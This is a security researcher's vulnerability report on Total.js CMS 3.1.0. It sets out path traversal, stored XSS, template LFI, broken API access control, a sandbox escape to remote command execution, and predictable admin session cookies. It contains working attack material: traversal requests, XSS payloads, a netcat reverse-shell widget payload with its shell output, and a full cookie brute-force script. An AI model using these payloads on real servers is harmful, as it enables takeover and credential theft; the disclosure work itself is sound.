

Totaljs Vuln Report

Riccardo Krauter @ Certimeter Group

13/02/2019

Index:

1. Unauthenticated local file inclusion.
2. Stored XSS on Note and Posts
3. Authenticated LFI/path-traversals
4. Broken Access Control on the API call.
5. Authenticated Code injection -> RemoteCommandExecution on widget creation.
6. Insecure Admin Session cookie

Totaljs version: [total.js@3.1.0](#)

Totaljs cms: <https://github.com/totaljs/cms>

Installing totaljs:

```
$ git clone https://github.com/totaljs/framework.git
```

```
$ node debug.js
```

or

```
$ node release.js
```

-----1-----

Path Traversal allows to read content of arbitrary files.

User can make a requests like "GET ../../databases/settings.json HTTP/1.1" and include file contents from outside the /public directory witch is the default directory for accessible static files.

The vulnerability is mitigated by only having a list of many extension that are triggering the file read.

Step for reproduce:

- 1) navigate to the principal page in my case <http://localhost:8000>
- 2) send request through burp-suite
- 3) use path traversal (../) directly in the uri path to navigate the file system and include file contents

alternatively:

- 1) install the package and run the service

2) \$ curl -v --path-as-is
http://127.0.0.1:8000/.%2e/databases/settings.json #(note that .json
is in the extensions list by def.)

Following screenshot as POC.

Including sensible files:

The screenshot displays a web browser window with two panels: 'Request' and 'Response'. The 'Request' panel shows a GET request to `../databases/settings.json` with various headers including `Host: localhost:8000`, `User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0`, and `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8`. The 'Response' panel shows a 200 OK status with headers like `Cache-Control: public, max-age=11111111` and `Content-Type: application/json; charset=utf-8`. The response body is a JSON object containing site configuration details such as `componentator`, `emptoptions`, `languages`, `signals`, `users`, `navinations`, `notices`, `posts`, `templates`, and `templatesnewsletters`. The status bar at the bottom indicates 'Done' and '1.042 bytes | 2 millis'.

This screenshot shows another instance of the web browser with the 'Request' and 'Response' panels. The 'Request' panel shows a GET request to `../databases/settings.json` with similar headers to the first screenshot. The 'Response' panel shows a 200 OK status with headers like `Cache-Control: public, max-age=11111111` and `Content-Type: application/json; charset=utf-8`. The response body is a JSON object containing site configuration details such as `componentator`, `emptoptions`, `languages`, `signals`, `users`, `navinations`, `notices`, `posts`, `templates`, and `templatesnewsletters`. The status bar at the bottom indicates 'Done' and '1.042 bytes | 2 millis'.

List of permitted extensions(are all true by default):

```
// all HTTP static request are routed to directory-public
static_url: '',
static_url_script: '/js/',
static_url_style: '/css/',
static_url_image: '/img/',
static_url_video: '/video/',
static_url_font: '/fonts/',
static_url_download: '/download/',
static_url_components: '/components/',
static_accepts: { flac: true, jpeg: true, png: true, gif: true, ico: true, js: true, css: true, txt: true, xml: true, woff: true, woff2: true, otf: true, ttf: true, eot: true,
svg: true, zip: true, rar: true, pdf: true, docx: true, xlsx: true, doc: true, xls: true, html: true, htm: true, appcache: true, manifest: true, map: true, ogv: true, ogg: true, mp4:
true, mp3: true, webp: true, webm: true, swf: true, package: true, json: true, md: true, m4v: true, jsx: true, helix: true, helix: true },
```

including .html file outside the allowed path POC

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab shows a GET request for a .html file outside the allowed path. The 'Response' tab shows an HTML page with a message about the Apache2 web server installation.

Request

Raw Headers Hex

GET ../../../../../../../../../../../../../../var/www/html/index.html HTTP/1.1

Host: localhost:8000

Accept: */*

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/71.0.3578.80 Chrome/71.0.3578.80 Safari/537.36

Referer: http://localhost:8000/admin/widgets/

Accept-Encoding: gzip, deflate

Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7

Connection: close

Response

Raw Headers Hex HTML Render

package was installed on this server.

</p>

<p>

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

</p>

<pre>

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
--
```

</pre>

- <tt>apache2.conf</tt> is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

-----2-----

Multiple Stored XSS on Note and Posts

An authenticated user with privilege of notices/posts, can inject malicious script tag in the “author” field and the payload will be reflected in the notices page because not properly sanitized. Even if the field will be truncated over 30 character it’s possible to trigger a successfully XSS.

Step to reproduce:

- 1) Navigate to the Notices page
- 2) click on create note
- 3) send the request throw burp-suite
- 4) modify the author field by adding the XSS payload
- 5) forward the requests

follow some poc screenshots.
pop up an alert as poc:

The image displays a web browser window at the URL `localhost:8000/admin/notes/`. The browser's developer tools are open, showing the network tab with a successful POST request to `/admin/api/notes/`. The request headers include `Host: localhost:8000`, `User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0`, and `Referer: http://localhost:8000/admin/notes/`. The request body is a JSON object: `{ "author": "<script>alert(1)</script>", "widgets": [], "ispublished": true, "name": "asd", "idcategory": "tweet", "body": "asd", "url": "asd" }`. The response is an `HTTP/1.1 200 OK` with `Content-Type: application/json; charset=utf-8` and a body of `{ "success": true }`. In the background, a modal dialog box with the number `1` and an `OK` button is visible, indicating a successful alert execution.


```

Raw Params Headers Hex
POST /admin/api/notices/ HTTP/1.1
Host: localhost:8000
Content-Length: 168
Accept: */*
Origin: http://localhost:8000
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu
Chromium/71.0.3578.80 Chrome/71.0.3578.80 Safari/537.36
Content-Type: application/json; charset=UTF-8
Referer: http://localhost:8000/admin/notices/
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: visit=154523741585610441; __admin=3d9eeff1db279c970a3d34633689c63e
Connection: close

{"author":"<script
src=//localhost/a.js?=/scripts","widgets":[],"ispublished":true,"name":"asd","date":"2018-12-17T11:00:00.000Z","idcategory":"tweet","body":"asdd"}

```

Raw	Headers	Hex
<pre>HTTP/1.1 200 OK Access-Control-Allow-Origin: http://localhost:8000 Access-Control-Allow-Credentials: true Access-Control-Allow-Methods: POST Access-Control-Allow-Headers: * Cache-Control: private, no-cache, no-store, max-age=0 Vary: Accept-Encoding Expires: -1 X-Powered-By: Total.js Content-Type: application/json; charset=utf-8 Date: Wed, 19 Dec 2018 20:26:17 GMT Connection: close Content-Length: 16 {"success":true}</pre>		




- 3) enable burp proxy forwarding
- 4) select a template from the menu this will send a POST request to the API
- 5) from burp modify the json body request by adding the path traversal on the template parameter like this


```
{ "body": "", "template": "../../../../../../../../../../../../../../../var/www/html/test_rce" }
```
- do **not** add the html extension it will be added to the back-end API
- 6) send the request

follow some POC screenshot

including the apache index.html page as Local File Inclusion POC



including a controlled html page with template directive in it:



this is the content of the controlled page outside the permitted directory

[illegible]

sending the request

RCE POC.

Broken Access Control on the API call.


An authenticated user with limited privileges can get access to resource that did **not** own by calling the API.
The CMS manage the correct privilege only for the front-end resource path, but it does not the same for the API request.

Step to reproduce:

- 1) create a user with any privileges (e.g. "Notices").
- 2) log in with this user and browse to <http://localhost:8000/admin/notices/>
- 3) copy the `__admin` cookie that by default identify the session user
- 4) create a POST request in burp to the following path `/admin/api/pages/preview/` with body `{"body":"","template":"default"}`
- 5) you will get a 200 response back that means we can successfully used an API call that we don't have the privilege to use.

Following POC screen:



a user with just Notices priv.



The screenshot shows a web application interface. At the top, there's a navigation bar with 'OPTIONS' and 'Notices'. Below it, a sidebar on the left contains a 'Sign out' button. A blue arrow points to this button with the text 'Only notices priv' below it. The main content area displays a table of notices. The table has columns: Name, Category, Author, From, and Options. There are two rows of data, both with 'asd' in the Name column and 'paw' in the Author column. The 'From' column shows dates '2019-02-12'. The 'Options' column contains icons for edit, delete, and a red 'X' icon. Below the table, there's a pagination bar showing '1 page' and '2 items'. At the bottom of the screenshot, there's a 'Cookie Editor' window showing a cookie named '__admin' with a value 'b5268788942f8c6057ce83aa98cef85e'.


Name	Category	Author	From	Options
asd	Tweet	paw	2019-02-12	[edit] [delete] [red X]
asd	Tweet	paw	2019-02-12	[edit] [delete] [red X]

call to the front end is protected(as expected)



Session cookie

successfully called API back-end resource without having the related privileges



Authenticated Code injection -> RemoteCommandExecution on widget creation.

An authenticated user with “widgets” privilege can gain RCE on the remote server by creating a malicious widget with a special tag containing java-script code that will be evaluated server side. In the process of evaluating the tag by back-end is possible to escape the sandbox object by using the following payload:

```
<script
total>global.process.mainModule.require('child_process').exec('RCE
here');</script>
```

Step to reproduce:

- 1) browse to <http://localhost:8000/admin/widgets/>
- 2) click on create
- 3) paste the payload in the source code filed
- 4) click on save

following screenshot

reverse shell payload

New widget ✕

*** Name:

Preview:

Keep size 300x200px

*** Select existing category:

Columns
▼

*** Source-code:

```
<script total>global.process.mainModule.require('child_process').
  exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&l|nc localhost 2222 >/tmp/f');
</script>
```

obtaining a shell on the box

OPTIONS
 Widgets
Administrator

Options
 Checked
 Create

<input type="checkbox"/>	Name	Category	Options
<input type="checkbox"/>	File_...	File_...	
<input type="checkbox"/>	pwn_this	Columns	

```

paw@spectre:~$ nc -lvp 2222
Listening on [0.0.0.0] (family 0, port 2222)
Connection from 127.0.0.1 45644 received!
$ id
uid=1000(paw) gid=1000(paw) groups=1000(paw),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
$ ls -al
total 328
drwxr-xr-x 13 paw paw 4096 dic 24 13:51 .
drwxr-xr-x  7 paw paw 4096 dic 23 19:33 ..
-rw-r--r--  1 paw paw 722 dic 22 22:35 bundle.sh
drwxr-xr-x  1 paw paw 230428 dic 22 22:35 cms_bundle
-rwxr-xr-x  1 paw paw 504 dic 22 22:35 config
drwxr-xr-x  2 paw paw 4096 dic 22 22:35 controllers
drwxr-xr-x  3 paw paw 4096 dic 24 14:42 databases
-rwxr-xr-x  1 paw paw 461 dic 22 22:35 debug.js
-rw-r--r--  1 paw paw 4 dic 24 13:51 debug.pld
drwxr-xr-x  2 paw paw 4096 dic 22 22:35 definitions
drwxr-xr-x  8 paw paw 4096 dic 22 22:35 .git
-rw-r--r--  1 paw paw 13 dic 22 22:35 .gittignore
-rwxr-xr-x  1 paw paw 1099 dic 22 22:35 license.txt
drwxr-xr-x  2 paw paw 4096 dic 22 22:35 modules
drwxr-xr-x  4 paw paw 4096 dic 22 22:35 node_modules
-rwxr-xr-x  1 paw paw 449 dic 22 22:35 package.json
drwxr-xr-x  2 paw paw 4096 dic 22 22:35 public
-rwxr-xr-x  1 paw paw 846 dic 22 22:35 readme.md
-rwxr-xr-x  1 paw paw 469 dic 22 22:35 release.js
drwxr-xr-x  2 paw paw 4096 dic 22 22:35 resources
drwxr-xr-x  2 paw paw 4096 dic 22 22:35 schemas
-rwxr-xr-x  1 paw paw 383 dic 22 22:35 sitemap
drwxr-xr-x  4 paw paw 4096 dic 22 22:35 themes
drwxr-xr-x  2 paw paw 4096 dic 24 17:14 tmp
$ 

```

Insecure Admin Session cookie

A low privilege user can easily crack the owned cookie to obtain the “random” values inside it. If this user can leak a session cookie owned by another admin, then it’s possible to brute force it with $O(n)=2n$ or $O(n)=n^2$ complexity. In such way he gain the admin password.

Attack scenario:

As we can see in the file schemas/settings.js we have that the value for the session cookie is equivalent to

```
var key = (user.login + ':' + user.password + ':' + F.config.secret +
string_hash(user.login + ':' + user.password).hash()).md5();
```

where

```
Os = require("os");
F.config.secret = (Os.hostname() + '-' + Os.platform() + '-' + Os.arch()
+ '-' + Os.release() + '-' + Os.tmpdir());
```

and string_hash() is a custom function.

All of this Os variables are easily guessable or brute-forceable.

An attacker can enumerate the machine server with nmap scan to evaluate the architecture behind (linux, windows...) in this way he throw away the randomness for Os.platform() parameter.


The Os.arch() parameter can be ‘x32’ or ‘x64’ then not so much random in it.

The Os.release() can be easily listed because are common and public (e.g. 4.15.0-45-generic), also it will be influenced from the recon of the Os.platform() in such way if the attacker enumerated a linux machine he can use a list of all linux version.

The Os.tmpdir() param is totally guessable. For example in linux systems is /tmp by default.

The Os.hostname() is probably the more random parameter here but a dictionary based attack can be efficacious to retrieve it.

I enclose a POC script that simulate this attack (supposing that the only parameter to brute force is the hostname, then it took me 10 sec. to crack the admin cookie with a normal dictionary attack).

A terminal window with a menu bar (File, Modifica, Visualizza, Segnalibri, Impostazioni, Aiuto) and a dark background. The prompt is paw@Spectre:~/Scrivania/tesi/total_pwn\$. The command 'date; node cookie_brute.js; date' is entered. The output shows two timestamps and two matches found: 'paw:paw:Spectre' and 'admin:admin:Spectre'.

```
paw@Spectre:~/Scrivania/tesi/total_pwn$ date; node cookie_brute.js; date
mar 12 feb 2019, 16.46.59, CET
[+] Match found with user:password:hostname: paw:paw:Spectre
[+] Match found with user:password:hostname: admin:admin:Spectre
mar 12 feb 2019, 16.47.09, CET
paw@Spectre:~/Scrivania/tesi/total_pwn$
```

```
// cookie_brute.js
var Os = require('os');
var crypto = require('crypto');
var lineByLine = require('n-readlines');
```

```
function string_hash(s, convert) {
    var hash = 0;
    if (s.length === 0)
        return convert ? '' : hash;
    for (var i = 0, l = s.length; i < l; i++) {
        var char = s.charCodeAt(i);
        hash = ((hash << 5) - hash) + char;
        hash |= 0;
    }
    //console.log(hash);
    return hash;
}
```

```
、
schemas/settings.js: var key = (user.login + ':' + user.password +
': ' + F.config.secret + (user.login + ':' +
user.password).hash()).md5();
、
```

```
//brute forcing the hostname
var liner2 = new lineByLine('/usr/share/wordlists/darkc0de.txt');
var hostname;
owned_passwd = "paw";
var name = "paw";
user_cookie = "b5268788942f8c6057ce83aa98cef85e";
while (hostname = liner2.next()) {
    var secret = (hostname + '-' + Os.platform() + '-' + Os.arch() +
    '-' + Os.release() + '-' + Os.tmpdir());
    secret = crypto.createHash('md5').update(secret).digest("hex");
    var h = (name + ':' + owned_passwd + ':' + secret +
string_hash(name + ':' + owned_passwd));
    h = crypto.createHash('md5').update(h).digest("hex");

    if(user_cookie === h){
        console.log('[+] Match found with user:password:hostname: ',
name + ":" + owned_passwd + ":" + hostname);
        break;
    }
}
```

```
//bruteforcing the password
admin_cookie = "d3316f9bd135906890fbc36d858304a5";
var liner = new lineByLine('/usr/share/wordlists/darkc0de.txt');
var name = "admin";
var secret = (hostname + '-' + Os.platform() + '-' + Os.arch() + '-' +
Os.release() + '-' + Os.tmpdir());
secret = crypto.createHash('md5').update(secret).digest("hex");
while (password = liner.next()) {
    var h = (name + ':' + password + ':' + secret + string_hash(name
+ ':' + password));
    h = crypto.createHash('md5').update(h).digest("hex");

    if( admin_cookie === h){
        console.log('[+] Match found with user:password:hostname: ',
name + ":" + password + ":" + hostname);
        return;
    }
}
```